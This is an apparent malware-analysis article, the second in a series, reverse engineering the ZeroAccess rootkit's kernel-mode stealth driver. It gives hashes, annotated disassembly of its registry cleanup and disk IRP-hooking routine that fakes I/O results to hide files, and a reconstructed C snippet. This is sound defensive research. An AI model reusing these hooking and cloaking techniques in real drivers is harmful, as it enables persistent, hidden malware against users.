The Kernel-Mode Device Driver Stealth Rootkit

resources.infosecinstitute.com/zeroaccess-malware-part-2-the-kernel-mode-device-driver-stealth-rootkit/

Part 1: Introduction and De-Obfuscating and Reversing the User-Mode Agent Dropper
Part 2: Reverse Engineering the Kernel-Mode Device Driver Stealth Rootkit
Part 3: Reverse Engineering the Kernel-Mode Device Driver Process Injection Rootkit
Part 4:Tracing the Crimeware Origins by Reversing the Injected Code

In Part 2 of the ZeroAccess Malware Reverse Engineering series of articles, we will reverse engineer the first driver dropped by the user-mode agent that was reversed in Part 1. The primary purpose of this driver is to support the stealth features and functionality of the ZeroAccess malicious software delivery platform. This rootkit has low level disk access that allows it to create new volumes that are totally hidden from the victim's operating system and Antivirus. Consider the case where someone attempts to remove the rootkit by formatting the volume where their OS is installed (say the c:) and reinstalling Windows. ZeroAccess will survive this cleaning process and reinstall itself onto the fresh copy of Windows. This is likely very frustrating for anyone attacked by ZeroAccess. We will also investigate the IRP hooking routine that the rootkit employs to avoid detection and support invisibility features. ZeroAccess has the ability to infect various system drivers that further support stealth. Lastly, we will cover some vulnerabilities in the rootkit that allow for its detection using readily available tools.

First, lets report the metadata and hashes for this file:

FileSize: 132.00 KB (135168 bytes)


MD5: 83CB83EB5B7D818F0315CC149785D532

SHA-1: 39C8FCEE00D53B4514D01A8F645FDF5CF677FFD2

No VersionInfo Available.

No Resources Available.


When disassembly of this driver begins, the first thing that we notice is the presence of Debugging Symbols. What follows is a graphical skeleton for the order of execution between the various code blocks:



In modern advanced rootkits, the first operation performed after decrypting and dropping from the Agent is to cover its presence from users and antivirus. The functionality scope of this driver includes a set of operations to install a framework to make the infection resilient and almost impossible to remove, as well as completely infect the system drivers started by user-mode Agent.


The most handy and easily approachable method for rootkit driver analysis is to attach directly to the module. We will load a kernel-mode debugger, such as Syser. In our case the entire ZeroAccess code is placed into DriverEntry (the main() of every driver). We will also discover various dispatch routines and system threads that would give a non-linear execution flow.

Let’s check out the code from beginning:



```
10003739                 mov     esi, [ebp+RegistryPath]
1000373C                 mov     eax, [esi+4]    ; RegistryPath->Buffer
1000373F                 push    edi
10003740                 push    5Ch             ; wchar_t
10003742                 push    eax             ; wchar_t *
10003743                 call    ds:wcsrchr      ; regPath = RegistryPath->Buffer, 5Ch
10003749                 mov     ebx, eax
1000374B                 inc     ebx             ; regPath + 1
1000374C                 pop     ecx
1000374D                 inc     ebx
1000374E                 pop     ecx
1000374F                 test    eax, eax
10003751                 jnz     short loc_1000375D
10003753                 mov     eax, STATUS_OBJECT_NAME_INVALID
10003758                 jmp     loc_100038FB
1000375D ; ---------------------------------------------------------------------------
1000375D
1000375D loc_1000375D:                           ; CODE XREF: DriverEntry+26↑j
1000375D                 xor     eax, eax
1000375F                 cmp     word ptr [ebx], 2Eh ; char '.'
10003763                 setz    al
10003766                 mov     [esp+2B0h+var_2A4], eax
1000376A                 xor     eax, eax
1000376C                 cmp     [esp+2B0h+var_2A4], eax
10003770                 jz      short loc_100037B1 ; jump if registry entry does not start with '.'
10003772                 mov     [esp+2B0h+ResultLength.RootDirectory], eax
10003776                 mov     [esp+2B0h+ResultLength.SecurityDescriptor], eax
1000377A                 mov     [esp+2B0h+ResultLength.SecurityQualityOfService], eax
```

If you remember, the selected system driver to be infected is stored as registry entry and starts with a ‘dot’. In the above code block, we see the driver checking for this registry key entry. Next, you can see ResultLength, which belongs to the OBJECT_ATTRIBUTES structure, is used specify attributes that can be applied to the various objects. To continue analysis:



```
mov     [esp+2B0h+ResultLength.RootDirectory], eax ; EAX = 0
mov     [esp+2B0h+ResultLength.SecurityDescriptor], eax
mov     [esp+2B0h+ResultLength.SecurityQualityOfService], eax
lea     eax, [esp+2B0h+ResultLength]
push    eax             ; ResultLength
mov     [esp+2B4h+ResultLength.Length], 18h
mov     [esp+2B4h+ResultLength.ObjectName], esi ; RegistryPath
mov     [esp+2B4h+ResultLength.Attributes], 40h ; OBJ_CASE_INSENSITIVE
call    sub_10002E94    ; call(this, POBJECT_ATTRIBUTES ResultLength)
push    ebx
call    sub_10002F4B
mov     eax, [ebp+DriverObject]
mov     Object, eax
call    sub_100036CA
inc     ebx
inc     ebx
```

We see OBJECT_ATTRIBUTES is filled with NULL values (EAX) except ObjectName that will contain RegistryPath, and then we have two subcalls. The first call performs registry key enumeration, then deletes it and returns the deletion status. The next call accomplishes the same task, this time deleting:

registryMACHINESYSTEMCurrentControlSetEnumrootLEGACY_*driver_name*

Next we see a call to an important routine:


100037A5 mov Object, eax ; Object = DriverObject

100037AA call sub_100036CA

Inside this sub we will see we have IRP Hooking routine.


__IRP Hooking__

Let’s begin with looking at this block of code:



```
sub_100036CA    proc near               ; CODE XREF: DriverEntry+7F↓p
                                        ; DriverEntry+10E↓p
                push    edi
                mov     edi, Object
                push    1Ch
                add     edi, 38h        ; Object + 38h =  MajorFunction
                mov     eax, offset IrpHook
                pop     ecx
                rep stosd               ; memset(Object + 38h, IrpHook,***);
                call    sub_10003108
                pop     edi
                jmp     sub_10002C95
sub_100036CA    endp
```

Here we have one of the primary functionalities of ZeroAccess rootkit, the Disk Driver IRP Hooking routine. Disk.sys is a drivers that is responsible for interacting heavily with hardware. Every operation from the OS that deals disk storage must pass through DriverDisk. If you aren’t familiar with this concept, here is a visual representation of the Windows disk storage stack:



Picture is taken from http://technet.microsoft.com/en-us/library/ee619734%28WS.10%29.aspx

The red arrow points where ZeroAccess is lives and works, you can see this is the lowest level of the storage devices stack. The closer to the hardware, the more stealthy the rootkit can be. The technology used by ZeroAccess is simple conceptually, and has been found to be the most effective.

The concept behind IRP hooking is to replace the original IRP dispatch routines with the rootkit's custom IRP handlers. If the rootkit succeds in hooking, the controlled IRPs are redirected to the rootkit code that accomplishes a certain operations, usually devoted to monitoring and/or invisibility and user deception. From a conceptual level, these high level goals are performed by the rootkit by manipulating data:


- Monitoring is implemented when input data is somehow stored and transmitted
- Invisibility is implemented when data returned to other processes and functions is modified
- User deception is implemented when fake data is returned

In our case returned data is specifically crafted to cover traces of malicious files located in and around the victim's filesystem.

Let's revert back to the latest code screenshot, as you can see IRP HandlerAddress is inserted into Object (that is a pointer to DRIVER_OBJECT structure, which we detail later on) + 38h that corresponds to PDRIVER_DISPATCH MajorFunction. This is a dispatch table consisting of an array of entry points for the driver's various dispatch routines. The array's index values are the IRP_MJ_XXX values representing each IRP major function code.

We see the original Disk IRP Dispatch Table is filled with the malicious rootkit dispatch function. Essentially the malicious IRP handling function is going to need to parse an impressive amount of I/O request packets to verify if core rootkit files are touched. If it does detect that rootkit files are being accessed, it will return a fake result and mark it as completed in the IRP.

Let's take a look at this function:



```
; int __stdcall IrpHook(int Object, PIRP Irp)
IrpHook         proc near               ; DATA XREF: sub_100036CA+C↓o

Object          = dword ptr  8
returningStatus = dword ptr  0Ch

                push    ebp
                mov     ebp, esp
                push    ecx
                mov     eax, [ebp+Object]
                push    ebx
                push    esi
                push    edi
                cmp     eax, DeviceObject_2 ; Object == DeviceObject_2
                jnz     short loc_10002BFD
                mov     ebx, [ebp+returningStatus]
                call    sub_1000292A    ; call 1000292A(PIRP Irp)
                jmp     loc_10002C8D    ; Exit
; ---------------------------------------------------------------------------

loc_10002BFD:                           ; CODE XREF: IrpHook+10↑j
                mov     eax, [eax+28h]
                mov     edi, [ebp+returningStatus]
                mov     esi, [edi+60h]  ; Irp->Tail.Overlay.CurrentStackLocation
                mov     ebx, [eax+4]
                mov     al, [esi]
                cmp     al, 16h         ; if CurrentStackLocation == 0x16
                jnz     short loc_10002C27
                push    edi             ; Irp
                call    ds:PoStartNextPowerIrp ; the driver is ready to handle the next power IRP
                inc     byte ptr [edi+23h] ; Irp->CurrentLocation + 1
                add     dword ptr [edi+60h], 24h ; Irp+0x60 = 0x24
                push    edi             ; Irp
```

This function takes as arguments the previously described object pointer and the PIRP IRP. The PRIP IRP is the IRP to parse. At first, the object is parsed with a DeviceObject of the ZeroAccess Device. If two objects matches, the code calls sub_1000292A, which takes as an argument, the IRP itself . Next, it exits and returns the status given by this call. Inside the call sub_1000292A we have schematically another set of IRP parsing rules, this time directly focused on three specific areas:

- Core ZeroAccess rootkit file queries
- Power IRPs
- Malware IRP Requests

The I/O request to be faked are always managed in the same way, the function protype looks like this:

Irp->IoStatus.Status = FakeFailureStatus;

This completes the IRP via IofCompleteRequest function.


Power IRPs are managed via PoStartNextPowerIrp and similar functions.

Finally we have the IRP Traffic generated by ZeroAccess. Because of the nature of the traffic it is necessary to identify which process sent the request, this is accomplished by checking:

Irp->Tail.Overlay.OriginalFileObject

Let’s go back to the main handling function. In cases where objects does not match, the object is checked to see if the CurrentIrpStackLocation is 0x16. If it is 0x16, it is escalated via PoStartNextPowerIrp. The immediate effect of calling this routine lets the driver know it is finished with the previous power IRP.

The driver must then call PoStartNextPowerIrp while the current IRP stack location points to the current driver. Immediately after the code retrieves Irp->Tail.Overlay.CurrentStackLocation (which corresponds to an undocumented indirect use of IoGetCurrentIrpStackLocation). we have a PoCallDriver that passes a power IRP to the next-lowest driver in the device stack and exits. Let’s move on to the next block of code:



```
                cmp     al, 0Fh         ; if CurrentStackLocation != 0xF
                jnz     short loc_10002C81
                mov     eax, [esi+4]
                cmp     byte ptr [eax+2], 0
                jnz     short loc_10002C81
                mov     cl, [eax+30h]
                movzx   edx, cl
                sub     edx, 28h
                jz      short loc_10002C46
                dec     edx
                dec     edx
                jnz     short loc_10002C81

loc_10002C46:                           ; CODE XREF: IrpHook+62↑j
                xor     edx, edx
                cmp     cl, 2Ah
                setz    dl
                push    edx             ; int
                push    dword ptr [eax+10h] ; int
                push    dword ptr [eax+18h] ; void *
                mov     eax, [esi+20h]
                push    dword ptr [edi+4] ; MemoryDescriptorList
                mov     eax, [eax+14h]
                push    esi             ; int
                call    sub_1000273D    ; This Call Return NTSTATUS var
                mov     [ebp+resStatOperation], eax
                test    eax, eax
                jge     short loc_10002C81
                and     dword ptr [edi+1Ch], 0
                mov     dl, 1           ; PriorityBoost
                mov     ecx, edi        ; Irp
                mov     [edi+18h], eax
                call    ds:IofCompleteRequest
                mov     eax, [ebp+resStatOperation]
```

Here we have a conditional branch. It needs to match various requirements, one of them given by the call sub_1000273D that returns a NTSTATUS value stored into a variable that we called resStatOperation. Now if the conditional branch check fails, we suddenly reach a piece of code that sets IO_STATUS members and marks them as completed via IofCompleteRequest on the intercepted IRP.

The source code that likely created the completion code would have looked like:

```
Irp->IoStatus.Information = 0;

Irp->IoStatus.Status = resStatOperation;

IofCompleteRequest(Irp, 1);

return resStatOperation;
```

IRPs that are not relevant to cloaking and hiding files are easly passed to the underlying driver and processed by the original corresponding dispatch routine. As you have seen in these code blocks, the whole parsing routine is based on the CurrentStackLocation struct member. This feature can be a bit difficult to understand, so we will explain it a bit more. The I/O Packet structure consists of two pieces:


- Header.
- Various Stack Locations.

